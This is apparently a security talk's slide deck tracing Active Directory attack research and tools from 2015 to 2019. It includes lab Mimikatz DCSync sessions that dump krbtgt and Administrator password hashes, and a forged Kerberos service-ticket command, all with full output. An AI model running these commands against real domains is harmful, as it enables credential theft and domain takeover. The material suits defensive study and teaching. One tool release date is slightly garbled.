
Persistence

Golden Tickets ([ID: T1558.001](#))

Silver Tickets ([ID: T1558.002](#))

“The Wonder Years” (2010 – 2014)

Conceptual Overview



Active Directory Attack Timelines: “The Golden Years” (2015 – 2019)



2015

[DSInternals](#) tool [released](#) by Michael Grafnetter
[Kekeo](#) tool released by Benjamin Delpy
[PowerSploit](#) toolset released by Matt Graeber
May: [Impacket](#) tool released by Alberto Solino (asolino)

May: Method to [Detect Golden Tickets](#)
August: [PowerShell Empire](#) released by Will @Hrmj0y & Justin Warner
August: [DCSync update](#) to Mimikatz by Vincent Le Toux & Benjamin Delpy

August: Black Hat 2015 presentation by Sean Metcalf: [Unconstrained Delegation](#) & [Golden Tickets more powerful](#) & [Active Directory Persistence using AdminSDHolder](#)

September: [CrackMapExec v1.0.0](#) tool released by Marcello aka byt3bl33d3r

September: [DerbyCon 2015 presentation](#) by Sean Metcalf: [Attacking DSRM](#)

December: [Attacking Group Managed Service Accounts \(GMSAs\)](#) by Michael Grafnetter



2016

August: [Bloodhound](#) tool [released at DEFCON 23](#) originally written by Will Schroeder, Rohan Vazarkar, & Andy Robbins



2017

May: [DNSAdmin to Domain Admin](#) by Shay Ber

May: [Death Star python script](#) released by byt3bl33d3r

May: [Ntlmrelayx](#) tool released by Fox-IT

August: [ACE up the Sleeve Black Hat 2017 presentation](#) by Andy Robbins and Will Schroeder

September: [Sharphound](#) tool release



2018

February: [Bloodhound.py](#) tool released by Dirk-jan Molema (Python based Bloodhound ingester)

July: [GhostPack](#) released as a collection of C# ports of popular PowerShell tools and collects these tools together

August: [DCShadow attack](#) by Vincent Le Toux & Benjamin Delpy

September: [Rubeus](#) tool released by Will Schroeder (port of Kekeo and added to GhostPack)

October: “Printer Bug” AD priv esc [talk at DerbyCon](#) by Will Schroeder, Lee Christensen, & Matt Nelson
[Ldapdomaindump](#) tool released by Dirk-jan Molema



2019

January: [PrivExchange](#) tool released by Dirk-jan Molema

January: [Wagging the Dog: Abusing Resource-Based Constrained Delegation to Attack Active Directory](#) article “Wagging the Dog” by Elad Shamir

DSInternals Tool

<https://www.dsinternals.com>

- [DSInternals](#) tool [released](#) by Michael Grafnetter
- Impressive set of PowerShell tools for testing Windows & Active Directory security
- Capabilities
 - Offline DIT editing
 - Password auditing
 - AD Shadow Credentials Attack
 - And more!



Kekeo

- [Kekeo](#) tool released by Benjamin Delpy (initial Kekeo repository which includes separate binaries predates this)
- Capabilities (some):
 - Raw TGT request (AS-REQ) for a specific user & encryption key (RC4/AES)
 - Renew TGT
 - S4u – constrained delegation
 - And more!

gentilkiwi/**kekeo**

A little toolbox to play with Microsoft Kerberos in C



1
Contributor

10
Issues

1k
Stars

207
Forks



<https://www.youtube.com/watch?v=7mLifQiKdfk>

PowerSploit

- Invoke-Shellcode
- Invoke-TokenManipulation
- Invoke-Mimikatz
- Get-GPPPassword
- Add-Persistence

The PowerSploit Manifesto

It's been a long journey and after so many years of learning PowerShell, starting to learn better software engineering disciplines, developing a large open source, offensive PowerShell project, using it in the field, and observing how others use it in the field, I feel compelled to provide a clearer vision for the direction in which I'd like to see PowerSploit go. Before I delve into what my vision is and the rationale for the vision, let's get some perspective on some things.

The PowerShell Capabilities Matrix

I think the offensive usage of PowerShell can be bucketed into the following, non-mutually exclusive categories:

1. You primarily use the benefits of PowerShell (e.g. facilitation of memory residence) to supplement a mostly non-PowerShell workflow. In other words, your workflow consists primarily of leveraging an existing framework like Metasploit, Empire, Cobalt Strike, etc. to seamlessly build and deliver payloads, irrespective of the language used to implement the payload.
2. You recognize the value of PowerShell for conducting many phases of an operation in a Windows environment. You're not a tool developer but you need to be able to have a large offensive library to choose from that can be tailored to your engagement.
3. You are a capable PowerShell tool developer and operator where modularity of the toolset is crucial because your operations are extremely tailored to a specific environment where stealth and operational effectiveness is crucial.


<https://exploitmonday.blogspot.com/2015/12/the-powersploit-manifesto.html>

<https://github.com/mattifestation/PowerSploit>

Impacket

- [Impacket](#) tool released by Alberto Solino (asolino)
- Capabilities:
 - Enumerating Shares with SMBClient
 - Kerberos activity
 - MSRPC Operations
 - NTLM Authentication
 - Packet Manipulation
 - Password Attacks with SMBRelay
 - PSEXEC capabilities over several protocol
 - And more!

<https://github.com/fortra/impacket/releases/>




PowerShell Empire

- PowerShell Empire tool released at BSidesLV 2015
- Pure PowerShell agent with secure comms
- Run PowerShell code without using PowerShell.exe
- Wraps functionality of the most popular attack PS tools
- Empire server leverages Python

<https://github.com/EmpireProject/Empire/>




Sean Metcalf | @PyroTek3 | sean@trimarcsecurity.com



<https://www.slideshare.net/slideshow/building-an-empire-with-powershell/51317220>

Unconstrained Delegation



- [Unconstrained Delegation](#) described at Black Hat 2015 by Sean Metcalf (slide 26 – 32) & [ADSecurity.org article](#)
- Impersonate users connecting to service to ANY Kerberos service.



Active Directory Persistence using AdminSDHolder



- [Active Directory Persistence using AdminSDHolder](#) described at Black Hat 2015 by Sean Metcalf





```
PS C:\> get-aduser bobafett -property memberof

DistinguishedName : CN=Bobafett,CN=Users,DC=rd,DC=adsecurity,DC=org
Enabled           : True
GivenName         :
MemberOf          : {}
Name              : Bobafett
ObjectClass       : user
ObjectGUID        : 80b6d407-c124-4913-8af1-40a3407e9a3c
SamAccountName    : Bobafett
SID               : S-1-5-21-2578996962-4185879466-3696909401-1108
Surname           : Bobafett
UserPrincipalName : Bobafett@rd.adsecurity.org
```


Golden Ticket Enhancement

- Golden Tickets more powerful thanks to SIDHistory described at Black Hat 2015 by Sean Metcalf
- Original Golden Ticket Limitations:
 - Admin rights limited to current domain
 - Doesn't work across trusts unless in EA
- Mimikatz now supports SID History in Golden Tickets



DCSync

- [DCSync update](#) to Mimikatz by Vincent Le Toux & Benjamin Delpy

```
mimikatz(commandline) # lsadump::dcsync /domain:lab.adsecurity.org /user:krbtgt
[DC] 'lab.adsecurity.org' will be the domain
[DC] 'ADSDC02.lab.adsecurity.org' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN          : krbtgt
** SAM ACCOUNT **

SAM Username        : krbtgt
Account Type        : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL )
Account expiration   :
Password last change : 8/27/2015 10:10:22 PM
Object Security ID   : S-1-5-21-1581655573-3923512380
Object Relative ID   : 502

Credentials:
  Hash NTLM: f46b8b6b6e330689059b825983522d18
  ntlm- 0: f46b8b6b6e330689059b825983522d18
  lm - 0: ff43293335e630fff672b3e427de4237

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
  Default Salt : LAB.ADSECURITY.ORGkrbtgt
  Default Iterations : 4096
  Credentials
    aes256_hmac      (4096) : e28f5c9d72b39d49ed6b
    aes128_hmac      (4096) : 06b0d3cfe9d31c558c1a
    des_cbc_md5      (4096) : f1f82968baa1f137

* Primary:Kerberos *
  Default Salt : LAB.ADSECURITY.ORGkrbtgt
  Credentials
    des_cbc_md5      : f1f82968baa1f137

* Packages *
  Kerberos-Newer-Keys

* Primary:WDigest *

mimikatz(commandline) # lsadump::dcsync /domain:rd.adsecurity.org /user:Administrator
[DC] 'rd.adsecurity.org' will be the domain
[DC] 'RDLABDC01.rd.adsecurity.org' will be the DC server
[DC] 'Administrator' will be the user account

Object RDN          : Administrator
** SAM ACCOUNT **

SAM Username        : Administrator
Account Type        : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration   :
Password last change : 9/7/2015 9:54:33 PM
Object Security ID   : S-1-5-21-2578996962-4185879466-3696909401-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: 96ae239ae1f8f186a205b6863a3c955f
  ntlm- 0: 96ae239ae1f8f186a205b6863a3c955f
  ntlm- 1: 5164b7a0fda365d56739954bbbc23835
  ntlm- 2: 7c08d63a2f48f045971bc2236ed3f3ac
  lm - 0: 6cfd3c1bcc30b3fe5d716fef10f46e49
  lm - 1: d1726cc03fb143869304c6d3f30fdb8d

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
  Default Salt : RD.ADSECURITY.ORGAdministrator
  Default Iterations : 4096
  Credentials
    aes256_hmac      (4096) : 2394f3a0f5bc0b5779bfc610e5d845e78638deac142e3674af5
    aes128_hmac      (4096) : f4d4892350fbc545f176d418afabf2b2
    des_cbc_md5      (4096) : 5d8c0e16e1ed1aed
```

Silver Ticket: Domain Controller Exploitation

- Attacker dumped AD & has all domain creds.
- Corp IT changed all user, admin, and service account passwords (and KRBGT pw 2x).
- Attacker still has Domain Controller computer account password hashes.



What is possible with these?

```
mimikatz(commandline) # kerberos::golden /admin:LukeSkywalker /domain:LAB.ADSECURITY.ORG /id:2601 /s
482-2957264255-828990924 /target:adsc02.lab.adsecurity.org /rc4:eaac459f6664fe083b734a1898c9704e /se
User      : LukeSkywalker
Domain    : LAB.ADSECURITY.ORG
SID       : S-1-5-21-1387203482-2957264255-828990924
User Id   : 2601
Groups Id : *513 512 520 518 519
ServiceKey: eaac459f6664fe083b734a1898c9704e - rc4_hmac_nt
Service   : cifs
Target    : adsc02.lab.adsecurity.org
Lifetime  : 3/15/2015 12:13:36 AM ; 3/12/2025 12:13:36 AM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'LukeSkywalker @ LAB.ADSECURITY.ORG' successfully submitted for current session
mimikatz(commandline) # exit
Bye!
```


Use Silver Ticket to DCSync!

```
mimikatz(commandline) # lsadump::dcsync /dc:rdlabdc02.rd.adsecurity.org /domain:rd.adsecurity.org /user:krbtgt
[DC] 'rd.adsecurity.org' will be the domain
[DC] 'rdlabdc02.rd.adsecurity.org' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN          : krbtgt

** SAM ACCOUNT **

SAM Username       : krbtgt
Account Type       : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration : 
Password last change : 9/6/2015 4:01:58 PM
Object Security ID  : S-1-5-21-2578996962-4185879466-3696909401-502
Object Relative ID  : 502

Credentials:
  Hash NTLM: 8b4e3f3c8e5e18ce5fb124ea9d7ac65f
  ntlm- 0: 8b4e3f3c8e5e18ce5fb124ea9d7ac65f
  lm - 0: 2584a622c5dbd03c9050a547430f5a2c

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
  Default Salt : RD.ADSECURITY.ORGkrbtgt
